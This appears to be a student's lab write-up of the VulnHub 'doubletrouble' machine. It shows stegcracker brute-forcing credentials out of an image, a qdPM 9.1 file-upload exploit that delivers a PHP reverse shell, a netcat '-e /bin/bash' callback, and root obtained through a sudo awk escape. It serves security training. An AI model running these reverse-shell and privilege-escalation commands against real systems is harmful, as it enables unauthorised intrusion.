

Nmap Scan Report - Scanne
doubletrouble.jpg (JPEG
192.168.56.108/secret/doubletrouble.jpg
OTIS RUSH
West Chicago Blues

Figure 8 secret .jpg file

I found a program called stegcracker and used it along the wordlist rockyou.txt.


Nmap Scan Report - Scanne
qdPM 9.1 Installation
stegcracker | Kali Linux T
https://www.kali.org/tools/stegcracker/

stegcracker

StegCracker is steganography brute-force utility to uncover hidden data inside files.

Installed size: `51 KB`
How to install: `sudo apt install stegcracker`

Dependencies:


stegcracker

Steganography brute-force tool

```
root@kali:~# stegcracker -h
usage: stegcracker <file> [<wordlist>]

Steganography brute-force utility to uncover hidden data inside f

positional arguments:
  file
```

Figure 9 steganography tool install


<u>Command:</u> stegcracker /home/kali/Desktop/doubletrouble.jpg /usr/share/wordlists/rockyou.txt



```
┌──(root💀kali)-[~]
└─# stegcracker /home/kali/Desktop/doubletrouble.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file '/home/kali/Desktop/doubletrouble.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: 92camaros
Tried 134276 passwords
Your file has been written to: /home/kali/Desktop/doubletrouble.jpg.out
92camaro

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 10 running the stegcracker tool


After about 3 minutes the program output some login details. These looked useful for that original login page I found so I tried them there and was able to login.



```
┌──(root💀kali)-[~]
└─# cat /home/kali/Desktop/doubletrouble.jpg.out
otisrush@localhost.com
otis666
```

Figure 11 output of stegcracker

After exploring the profile I found you could upload any file type for the photo, not just .jpg's.



My Account

Details

* Full Name: otis rush

New Password:

* Email: otisrush@localhost.com

Phone:


Photo: Browse... No file selected.

Name	Size	Type	Modified
19095587			17 Jun
19095587.tar.gz	10.5 kB	Archive	8 Aug
common_ports.pdf	19.8 kB	Document	2 Sep
doubletrouble.jpg	82.8 kB	Image	01:53
doubletrouble.jpg.out	30 bytes	Text	01:59
longscan.html	10.1 kB	Text	01:08
longscan.xml	12.2 kB	Markup	01:08

Figure 12 Otis Rush profile page


Previously on the install site I saw that the database was running on qdPM v 9.1 so I searched for exploits and found one below:
https://www.exploit-db.com/raw/48146
It says that it also needed the below php shell file:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

I then wget'd each file and updated their code with the correct host/target IP addresses and port numbers.



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.101';  // CHANGE THIS
$port = 1234;            // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```


Figure 13 updating revershell script



```
# CHANGE THESE VALUES ─────────────────────────────────────
───────────────────────────────

login_url = "http://192.168.56.108/index.php/login"
username = "otisrush@localhost.com"
password = "otis666"
payload = "/home/kali/Desktop/php-reverse-shell.php"
listner_port = 1234              # This should match your
PHP payload
connection_delay = 2             # Increase this value if
you have a slow connection and are experiencing issues
# ───────────────────────────────────────────────────────
───────────────────────────────
```

Figure 14 updating exploit script

I then ran the exploit from the
Command: python3 exploit.py




```
┌──(root💀kali)-[/home/kali/Desktop]
└─# python3 exploit.py                                   3 ⚙
Removing .htaccess
Removing ../.htaccess
Uploading php-reverse-shell.php
Received connection from: ('192.168.56.108', 56416)
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.16
0-2 (2020-11-28) x86_64 GNU/Linux
```

```
┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587

┌──(root💀kali)-[~]
└─# 
```

Figure 15 launching exploit script

I then ran the php-reverse-shell from the uploads folder which then gave me a shell.



```
┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587

┌──(root💀kali)-[~]
└─# 
```


3
16)
4.19.16
Index of /uploads/users - Mozilla Fire
Index of /uploads/users
192.168.56.108/uploads/users/?C=M;O=

Index of /uploads/users

```
Name                          Last modified     Size De
Parent Directory                                   -
802207-reverseshell.php       2022-10-18 01:22 6.4K
395607-reverseshell.php       2022-10-18 01:24 6.4K
520321-reverseshell.php       2022-10-18 01:27 6.4K
632675-reverseshell.php       2022-10-18 01:28 6.4K
240256-reverseshell.php       2022-10-18 01:29 6.4K
D3fa1t_shell.exe              2022-10-18 01:29 5.5K
863070-php-reverse-shell.php  2022-10-18 01:35 5.4K
```

Figure 16 launching reverse shell from uploads folder


I then opened a netcat listener to then open a TTY shell
Command: nc 192.168.56.101 9999 -e /bin/bash
Command: export TERM=xterm
Command: python3 -c ‘import pty; pty.spawn(“/bin/bash”)’



```
python3 -c 'import pty; pty.spawn("/bin/bash")'
sudo -l
sudo -l
Matching Defaults entries for www-data on doubletrouble:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbi
n\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on doubletro
uble:
    (ALL : ALL) NOPASSWD: /usr/bin/awk
                          sudo -u root /usr/bin/awk 'BEGI
N {system("/bin/sh")}'
sudo -u root /usr/bin/awk 'BEGIN {system("/bin/sh")}'
whoami
whoami
root
cd /home
cd /home
ls
ls
cd /root
cd /root
ls
ls
doubletrouble.ova
echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
# 
```

Figure 17 finding /usr/bin/awk

I searched for an exploit for this at the below link:
https://gtfobins.github.io/gtfobins/awk/#shell




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

Figure 18 sudo exploit code

This provided me with the below command:
Command: sudo -u root /usr/bin/awk 'BEGIN {system("/bin/sh")}'



```
python3 -c 'import pty; pty.spawn("/bin/bash")'
sudo -l
sudo -l
Matching Defaults entries for www-data on doubletrouble:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbi
n\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on doubletro
uble:
    (ALL : ALL) NOPASSWD: /usr/bin/awk
                          sudo -u root /usr/bin/awk 'BEGI
N {system("/bin/sh")}'
sudo -u root /usr/bin/awk 'BEGIN {system("/bin/sh")}'
whoami
whoami
root
cd /home
cd /home
ls
ls
cd /root
cd /root
ls
ls
doubletrouble.ova
echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
# 
```

Figure 19 becoming root and accessing .ova file

Conclusion

I had a lot of issues at first trying to get the correct shell as www-data at first but eventually got it to work and was able to become root.

References

- VulnHub - doubletrouble: 1. (n.d.). Www.youtube.com. Retrieved October 18, 2022, from https://www.youtube.com/watch?v=AvoY7ELhfRc&t=921s
- stegcracker | Kali Linux Tools. (n.d.). Kali Linux. Retrieved October 18, 2022, from https://www.kali.org/tools/stegcracker/
- awk | GTFOBins. (n.d.). Gtfobins.github.io. Retrieved October 18, 2022, from https://gtfobins.github.io/gtfobins/awk/#shell